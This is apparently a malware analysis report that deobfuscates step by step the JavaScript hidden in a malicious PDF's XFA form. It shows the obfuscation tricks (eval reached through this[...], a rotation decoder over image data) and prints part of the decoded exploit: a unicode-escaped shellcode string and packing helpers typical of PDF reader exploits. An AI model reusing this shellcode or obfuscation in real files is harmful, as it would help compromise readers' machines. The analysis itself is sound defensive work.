
REPORT

In this report I will show my workflow and approach to solve the problem

Tools used: PDF Stream Dumper, Webstorm IDE, Chrome.

First, I used PDF Stream Dumper to load the malicious PDF. The result is showed below



From the highlighted data summary, we can see that there no specific Action/JS to run. The malicious code may be embedded into Objects somewhere. Then I look at every Object (left Panel) to see if I find some interesting thing. Okay, one Object 1 contains XML file with embedded JavaScript, this is where I start with. You can use any other tools to extract Object 1.

I copied the content of this XML file to my favorite editor, WebStorm. Manually clean up all Non-JavaScript content and ended up with four JavaScript tags

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<script name="OY" contentType="application/x-javascript"...>
<script name="LJBp" contentType="application/x-javascript"...>
<script contentType="application/x-javascript"...>
<script contentType="application/x-javascript"...>

</body>
</html>
```

Then I expanded all JavaScript tags and looked inside.

```
var pl27 = "";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
var X0n = "";
function sRi(x) {...}
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
function mvA8H(x) {...}
function qmE(uindex, param1, param2) {...}
function DwTo(a, b, c, d) {...}
var upd = "Srg.rmCCdvlncp";
var upd0 = "";
var ii = 0;
for (var i = 0; i &lt; aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
var hCS = DwTo.call(xyz1, xyz1);
var m7cZT = hCS(upd0.slice(23));
var p1 = "(\/[^\\/";
for (var q = 0; q &lt; PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var p2 = "(\/[\\/";
var j3 = "x" + X0n + p1 + "\\d]\/g,'')";
var pg = "z" + X0n + p2 + "]\/g,',')";
hCS(sRi(xfa.resolveNode("Image10").rawValue));
```

The advantage of WebStorm is that, all unused variables and functions will turn to Gray color, so I know that these variables/functions will not be used -> Deleted them to clean up the code. Only two functions left

```
function DwTo(a, b, c, d)
function sRi(x)
```

I performed a search when these two functions are called.

1. Search for *DwTo*

```
var hCS = DwTo.call(xyz1, xyz1);
```

2. Search for sRi(x), result

```
hCS(sRi(xfa.resolveNode("Image10").rawValue));
```

From the results, I see that ***hCS*** is a FUNCTION and DwTo.call will return a Function (we will check it later). Let take a look at result 2, go from inside out.

```
xfa.resolveNode("Image10").rawValue
```

This function will return the content of Image10.

```
<field name="Image10">
   <ui> <imageEdit/> </ui>
   <value>
      <image>
qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/Zoe32/vnf32/W65/
BYw61/jt97/Fyk102/zO32/f108/c32/u81/x45/Qo70/I95/Hna101/Fz54/
eG51/zL45/nTW70/ROQ95/rlF95/zJs95/N95/Z45/R70/R95/RGM95/cu95/
hYU95/Wh45/ky70/Vb95/Ip100/MT54/LO51/yft45/CJF70/gMK55/ldX104/GOu54/
```

I copied this image content and put it into a variable for future use.

Next, I look at the sRi function

```
function sRi(x) {
    var s = [];

    var z = hCS(j3);
    z = hCS(pg);

    var ar = hCS("[" + z + "]");

    for (var i = 0; i &lt; ar.length; i++) {
        var j = ar[i];
        if ((j &gt;= 33) &amp;&amp; (j &lt;= 126)) {
            s[i] = String.fromCharCode(33 + ((j + 14) % 94));
        }
        else {
            s[i] = String.fromCharCode(j);
        }
    }
    return s.join('');
}
```

Clean up the code: replace '<' with '<', > with '>' and '&' with '&"

The return of this function is **s.join(' ')**; s is an array ([]). Join all elements in an array with a delimiter ' ' or space=> I guess this can be a text string. Look for when s's values are assigned.

```
s[i] = String.fromCharCode(33 + ((j + 14) % 94));
s[i] = String.fromCharCode(j);
```

```
String.fromCharCode(num1[, ...[, numN]])
```

Parameters

num1, ..., numN

A sequence of numbers that are UTF-16 code units. The range is between 0 and 65535 (0xFFFF). Numbers greater than 0xFFFF are truncated. No validity checks are performed.

Return value

A string of length N consisting of the N specified UTF-16 code units.

So, the element in s array is a string. Cool. Let looks at the argument for the String.fromCharCode function, we need to look for variable j (other numbers I don't care too much since I want to trace backward the flow of variable)

```
var j = ar[i];
```
next, what is ar and where to get i.

```
var i = 0; i < ar.length; i++ . Okay i is the index of ar and j is the
value of ar at index i.

Next find out what ar contains?
var ar = hCS("[" + z + "]"); What is z ?

->

var z = hCS(j3); What is j3 => search for j3 keyword
z = hCS(pg); What is pg? => search for pg keyword

If you put together to the point of j3 and run it in Webstorm console.
var X0n = "";
var p1 = "(\/[^\\/";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
for (var q = 0; q < PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var j3 = "x" + X0n + p1 + "\\d]\/g,'')";
console.log(j3)

The value of j3 = x.replace(/[^\/\d]/g,'')
And the value of pg = z.replace(/[\/]/g,',')

var z = hCS(j3)= hCS(x.replace(/[^\/\d]/g,''))
z = hCS(z.replace(/[\/]/g,','));

Now we only need to investigate what does function hCS do?
var hCS = DwTo.call(xyz1, xyz1);

What is xyz1?
var xyz1 = upd0.slice(19, 23);

What is upd0?
var upd0 = "";
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}

What are upd and aMr and ii?
var ii = 0;
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd = "Srg.rmCCdvlncp";

Putting them all together and run it.
```

```
var upd = "Srg.rmCCdvlncp";
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd0 = "";
var ii = 0;
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
console.log(xyz1)
```

At this point the result for xyz1 is **eval**

Back to

```
var hCS = DwTo.call(xyz1, xyz1);
```

➔ var *hCS* = *DwTo*.call(*eval*, *eval*);

Go to function DwTo

```
function DwTo(a, b, c, d) {
    var x = form2.Text10.name;
    var y = this[a];

    x = x + '3';

    return y;
}
```

Since this function returns y, so we only care about y. variable x does something but not contributes to y, so I skip it and delete it.

var y = this[a];

a is the first argument which is eval => y = this[eval] and the function returns this[eval]

The most interesting part is here: this[eval]

If you do a little research on “this” function, it refers to its closet parent object. Since it is not nested inside any object -> it refers to global object -> that is the window object in browser. Let see what we have.

```
> window.eval
< ƒ eval() { [native code] }
```

Ohh, it’s a function. That’s exactly what I expected from the beginning. We can simplify function like this

```
z = hCS(j3);

z = hCS(x.replace(/[^\/\d]/g,''));

z = window.eval(x.replace(/[^\/\d]/g,''))
```

So now we have everything. Let put them all together in the function

```
function sRi(x) {
        x = image values = qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/.....
  var s = [];
  var z = hCS(j3) = window.eval(x.replace(/[^\/\d]/g,'')) = 10/10/32/32/32/32/32/.....
  z = hCS(pg) = window.eval(z.replace(/[\/]/g,',')) = 10, 10, 32, 32, 32, 32, 32,.....
  var ar = hCS("[" + z + "]") = window.eval([10, 10, 32, 32, 32, 32, 32,.....]) = [10, 10, 32, 32, 32, 32,
32,.....]
  for (var i = 0; i < ar.length; i++) {
    var j = ar[i];
    if ((j >= 33) && (j <= 126)) {
      s[i] = String.fromCharCode(33 + ((j + 14) % 94));
    }
    else {
      s[i] = String.fromCharCode(j);
    }
  }
  return s.join('');
}
```

We are done, when you console.log the result you will find a very interesting script

“ pl27 =
"\u06eb\u0000\u0000\u05eb\uf9e8\uffff\u5aff\uc283\u8718\u8bd6\u33fe\u66c9\ue0b9\ufc01\u35ad\u9f95\u87ab\ue2ab\u05f7\u430f\u9587\uab9f\u16da\uae72\u490c\u471e\u9487\uab9f\u5cb4\u20fb\ua5b2\uab9f\u1e87\ua7e9\ue30c\u2083\u9dc1\ud514\u1ea7\ucda9\udabe\ude87\uf375\ue4a6\ue191\u2673\ua932\uab99\u1887\u5322\u9582\u439f\u9101\uab9f\u000a\uacec\u9587\u54cd\u6d12\uab9a\u1087\ua45f\u3a03\uab9c\u1887\uc32a\u9581\u269f\ub53a\uab99\u7d87\uafff\u9587\u3e12\u90fb\uab9f\u6ad5\u530a\u9582\u2e9f\u9a47\u221b\u9584\u269f\ue532\uab99\u1887\u8f22\u9581\u439f\u91bd\uab9f\u000a\uae17\u9587\u54cd\u6d12\uab9a\u1087\ua45f\uf603\uab9c\u1887\u2f2a\u9581\u269f\ua13a\uab99\u7d87\uaf8b\u9587\ue812\u52b3\u379f\u9587\ufb9f\u0078\uad83\u9587\u6b1a\u98f3\ue812\u16b3\uafe7\u9a81\u831d\u6a78\u2660\ufa02\uab9a\uc587\u3e60\u9397\uab9f\u5502\u2f90\u969b\uab9f\u160e\uab43\u9587\uee12\uf35c\ua314\u1ce1\u7314\u9587\ucd9f\udd0c\ucd9d\u1e0e\uab45\u9587\u28f9\u4d3c\uab9f\u9c87\u2f90\u91f8\uab9f\u000a\uaefc\u9587\u54cd\u6d12\uab9a\u1087\ua45f\u4e03\uab9d\u9087\ubb9f\u9587\u2816\u9553\uab9f\u93ed\uabf7\u92f7\uc19f\u1887\u3a0a\u9581\uf99f\u2678\uab4b\u9587\u2177\u9584\u2e9f\u9a47\u061b\u9585\u229f\u7904\uab9f\uff87\uc39e\ue587\uab98\u95ed\u3e12\u9317\uab9f\u6ad5\u7f2c\u9587\u439f\u96e6\uab9f\u5502\u2f90\u9703\uab9f\u160e\uab7f\u9587\uaff5\u95ef\uab8f\ufd87\uab9f\u9907\uabf5\u0078\uad9b\u9587\u6b1a\u1188\ua9fd\u9587\u2816\u956f\uab9f\u6d0c\u2814\u956b\

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644\u4246\u4342\u4544\u4644";


function pack(i){
   var low = (i & 0xffff);
   var high = ((i>>16) & 0xffff);
   return String.fromCharCode(low)+String.fromCharCode(high);
}
function unpackAt(s, pos){
   return  s.charCodeAt(pos) + (s.charCodeAt(pos+1)<<16);
}
function packs(s){
   result = "";
      for (i=0;i<s.length;i+=2)
      result += String.fromCharCode(s.charCodeAt(i) + (s.charCodeAt(i+1)<<8));
      return result;
   }
function packh(s){
```

```
    return String.fromCharCode(parseInt(s.slice(2,4)+s.slice(0,2),16));
    }
function packhs(s){
    result = "";
    for (i=0;i<s.length;i+=4)
    result += packh(s.slice(i,i+4));
    return result;
}

function G6G(x){
    try {
        return o[app.viewerType][app.viewerVersion][x];
    }
    catch (e) {}

    return 0x30303030+0x11111111;
}
"
```